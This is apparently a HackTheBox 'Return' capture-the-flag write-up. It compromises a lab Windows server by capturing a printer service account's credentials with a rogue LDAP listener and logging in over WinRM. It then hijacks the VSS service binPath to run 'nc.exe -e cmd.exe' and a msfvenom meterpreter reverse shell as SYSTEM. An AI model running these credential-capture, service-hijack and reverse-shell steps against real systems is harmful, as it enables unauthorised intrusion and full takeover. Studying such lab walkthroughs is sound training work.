

HTB16

HackTheBox - Return

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1 sudo nmap -sC -sV -p- -oA nmap.Return 10.10.11.108
```


```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: HTB Printer Admin Panel
445/tcp    open  microsoft-ds?
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
```

- Nmap output shows that the target is a Windows machine with ports 80 (Internet Information Services), 445 (SMB) and 5985 (Windows Remote Management) available.

SMB

Let's enumerate SMB service using enum4linux tool

```
1 enum4linux -a 10.10.11.108
```



This reveals that the host is part of the RETURN domain. SMB does not allow NULL or guest sessions, so can turn our attention to the website.

Enum4linux:

- Enum4linux is primarily designed for enumerating information from Windows and Samba systems, meaning it is most effective in environments where Windows or Samba servers are present.

- Windows Systems (Including SMB servers):**

- Enum4linux is particularly effective in enumerating information from Windows systems. It can extract details about shares, users, groups, policies, and other information using various SMB-related techniques.

```
1 enum4linux -a <target_IP>
```

- Samba Systems (Unix/Linux):**

- Enum4linux can also be used to gather information from systems running Samba on Unix/Linux. It is capable of extracting information about shares, users, and groups in Samba configurations.

- What It Does:

- 1 Target Information
 - OS version and build

Workgroup/Domain name

NetBIOS and DNS hostnames

2 User Enumeration

List of users on the system

User SID (Security Identifiers)

Account status (disabled, locked, etc.)

3 Group Enumeration

Groups and their members

4 Share Enumeration

Available SMB shares

Permissions on shared folders

Hidden shares (e.g., `C$`, `ADMIN$`)

5 Password Policies

Minimum password length

Account lockout policies

Password history settings

6 RID Cycling

Enumerates user/group accounts even if anonymous login is disabled

Extracts valid usernames

7 Session Check


Tests if the system allows **null sessions** (unauthenticated access)

8 Printer Enumeration

Shared printers and their settings

IIS

HTB Printer Admin Panel



This reveals a printer admin panel, such as you find on enterprise Canon, Xerox and Epson multifunction devices. Navigating to Settings reveals a username and domain name.

Settings


Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*****
Update	

Foothold These devices store LDAP and SMB credentials, in order for the printer to query the user list from Active Directory, and to be able to save scanned files to a user drive. These configuration pages typically allow the domain controller or file server to be specified. Let's stand up a listener on port 389 (LDAP) and specify our tun0 IP address in the Server address field.

```
(administrator@kali) ~/Desktop/BunchofFiles/Return
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.44.128 netmask 255.255.255.0 broadcast 192.168.44.255
    inet6 fe80::6f3c:cecf:d9d5:215b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:6f:e1:b5 txqueuelen 1000 (Ethernet)
    RX packets 87755 bytes 22867534 (21.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81850 bytes 13215127 (12.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 100 bytes 7608 (7.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 100 bytes 7608 (7.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.6 netmask 255.255.254.0 destination 10.10.14.6
    inet6 dead:beef::1004 prefixlen 64 scopeid 0x8<global>
    inet6 fe80::4c28:3ce1:d6f8:8b7b prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 71547 bytes 3296100 (3.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 72068 bytes 3296985 (3.1 MiB)
    TX errors 0 dropped 440 overruns 0 carrier 0 collisions 0
```



Method 1:

Using Net

```
1 sudo nc -lvp 389
```




A connection is received, and the credentials of svc-printer is revealed.

Method 2:

Hosting a rogue LDAP server using responder:

```
1 sudo responder -I tun0 -v
```



WinRM

From portscan we see WinRM port is open. Let's connect to the service using evil-winrm tool.

```
1  gem install evil-winrm
2  evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'
```

- Note: if evil-winrm is not working, we reinstall it by doing the following:

```
1  sudo gem install evil-winrm
```

```
(administrator@kali) [~/Desktop/BunchofFiles]
$ evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami
return\svc-printer
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Privilege Escalation

Enumerating group memberships reveals that svc-printer is part of Server Operators group.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name          svc-printer
Full Name          SVCPrinter
Comment            Service Account for Printer
<SNIP>

Logon hours allowed      All

Local Group Memberships  *Print Operators      *Remote Management Use
                        *Server Operators

Global Group memberships *Domain Users

The command completed successfully.
```

We can read more about this group here. Members of this group can start/stop system services. We can start by choosing a service where we are allowed to modify the binary path. You can list services using the “services” command, very easy.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> services

Path                                                                 Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe          True ADWS
C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe       True NetTcpPortSharing
C:\Windows\SysWow64\PerfHost.exe                                    True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" False Sense
C:\Windows\servicing\TrustedInstaller.exe                          False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe"    True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                True VMTools
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.6 1234   True VSS
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe" True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe" True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"               False WMPNetworkSvc

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Some of them indicates permission is denied, we can try with all of them until some of them allow us to modify the binPath. VSS allows us to modify its binary path.

- Here's a breakdown of each column and what it means:
 - a. **Path** – The **path to the executable** associated with the service.
 - b. **Privileges** – Whether the service has **elevated privileges** (`True` means it has elevated privileges; `False` means it does not).
 - c. **Service** – The **name of the service** running on the machine.

Let's modify a service binary path to obtain a reverse shell. We will focus on modifying the binary path for vss service.

The `vss` (Volume Shadow Copy Service) runs with **NT AUTHORITY\SYSTEM** privileges by default. This makes it a valuable target for privilege escalation on a compromised Windows system. Here's why modifying its binary path can grant SYSTEM access:

1. VSS Runs as SYSTEM

- The `vss` service is responsible for creating shadow copies (snapshots) of files for backups.
- Since backups require access to all files, the service operates with **NT AUTHORITY\SYSTEM** privileges.
- SYSTEM privileges grant full control over the machine, similar to a root user on Linux.


What is the "Binary Path"?

- The **binary path** is the full location of an executable (`.exe`, `.bat`, `.ps1`, etc.) on a system. When running a program, you need to specify its binary path if it's not in a system-wide location like `C:\Windows\System32`.

2. Modifying the Binary Path

Download nc.exe and upload it to the target machine:

```
1  https://github.com/int0x33/nc.exe/blob/fa87aa42c460d34966efb998a1788efca6db11a7/nc.exe
```

```
1 upload /home/administrator/Desktop/BunchofFiles/Return/nc.exe
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/administrator/Desktop/BunchofFiles/Return/nc.exe
Info: Uploading /home/administrator/Desktop/BunchofFiles/Return/nc.exe to C:\Users\svc-printer\Documents\nc.exe
Data: 278016 bytes of 278016 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Modify the binary path by running the following:

```
1 sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe
-e cmd.exe 10.10.14.6 1234"
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.14.6 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

- The service is **reconfigured** to execute `nc.exe` (Netcat) instead of its original executable.
- When VSS is started, it will **launch Netcat as SYSTEM**, giving you a shell with SYSTEM privileges.

3. Starting Netcat listener

Stand up a listener on port 1234:

```
(administrator@kali)-[~/Desktop/BunchofFiles]
$ nc -nlvp 1234
listening on [any] 1234 ...
```

4. Starting the Malicious Service

To trigger the exploit, you restart the service:

```
1 sc.exe stop vss
2 sc.exe start vss
3
```

- Since `vss` is now pointing to Netcat, it executes Netcat **as SYSTEM**, establishing a **reverse shell**.
- Your listener (on port 1234) receives this SYSTEM shell.

```
(administrator@kali)-[~/Desktop/BunchofFiles]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.108] 60006
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

5. Stabilizing the Shell

- The default Netcat shell can be **unstable** and may terminate quickly.
- A better approach is using **Meterpreter** from Metasploit, allowing you to **migrate** to a more stable process.
- We can use `msfvenom` to generate a meterpreter reverse shell executable payload file for the Windows remote host.

```
1 //msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR_IP
  LPORT=1337 -f exe > shell.exe
2 msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6
  LPORT=1337 -f exe > shell.exe
```

```
(administrator@kali)~/Desktop/BunchofFiles/Return]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 LPORT=1337 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(administrator@kali)~/Desktop/BunchofFiles/Return]
$ ls
nc.exe  nmap.Return.gnmap  nmap.Return.nmap  nmap.Return.xml  shell.exe

(administrator@kali)~/Desktop/BunchofFiles/Return]
$
```

- Using the current Evil-WinRM shell, the executable can be uploaded on the remote host.

```
1 upload /home/administrator/Desktop/BunchofFiles/Return/shell.exe
```

```
Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/administrator/Desktop/BunchofFiles/Return/shell.exe
Info: Uploading /home/administrator/Desktop/BunchofFiles/Return/shell.exe to C:\Users\svc-printer\Documents\shell.exe
Data: 98400 bytes of 98400 bytes copied
Info: Upload successful!
```

Next, we will use the Metasploit console to configure a listener for a reverse shell session on a Windows target.

```
1 msfconsole
```

Select the multi/handler exploit module, which is used to listen for incoming connections from a compromised system.

```
1 use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) >
```

Set the payload as windows/meterpreter/reverse_tcp that allows for a reverse TCP connection to be established between the attacker's machine and the target.

```
1 set PAYLOAD windows/meterpreter/reverse_tcp
2 set LHOST 10.10.14.6
3 set LPORT 1337
```

```
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set LHOST 10.10.14.69
LHOST => 10.10.14.69

msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
```

Start the listener using the run command.

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.6:1337
```

Using the existing shell, let's modify a service binary path to obtain a reverse shell.

```
1 sc.exe config vss binPath="C:\Users\svc-
  printer\Documents\shell.exe"
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:\Users\svc-printer\Documents\shell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

We already have our Metasploit listener running on port 1337 , so let us now issue the below commands to obtain the reverse shell.

```
1 sc.exe stop vss
2 sc.exe start vss
```

```
*Evil-WinRM* PS C:> sc.exe start vss
```

After obtaining a meterpreter session, use the ps command to list the running processes on the remote box.

```
meterpreter > ps

Process List
=====

PID   PPID  Name                Arch  Session  User              Path
---   -
0      0      [System Process]    x64   0         NT AUTHORITY\SYSTEM
4      0      System              x64   0
88     4      Registry             x64   0
268    4      smss.exe             x64   0

[** SNIP **]

3172  616   svchost.exe         x64   0         NT AUTHORITY\SYSTEM  C:\Windows\System32\svchost.exe
```

Choose an appropriate process which is running as NT AUTHORITY\SYSTEM and migrate to it. In this case, we will be migrating to the process with PID 3172. This will provide a more stable shell

```
1 migrate <PID>
```

```
meterpreter > migrate 3172

[*] Migrating from 3888 to 3172...
[*] Migration completed successfully.
```

We can now spawn a shell and grab the root flag.

```
1 shell
```

```
meterpreter > shell

Process 4284 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```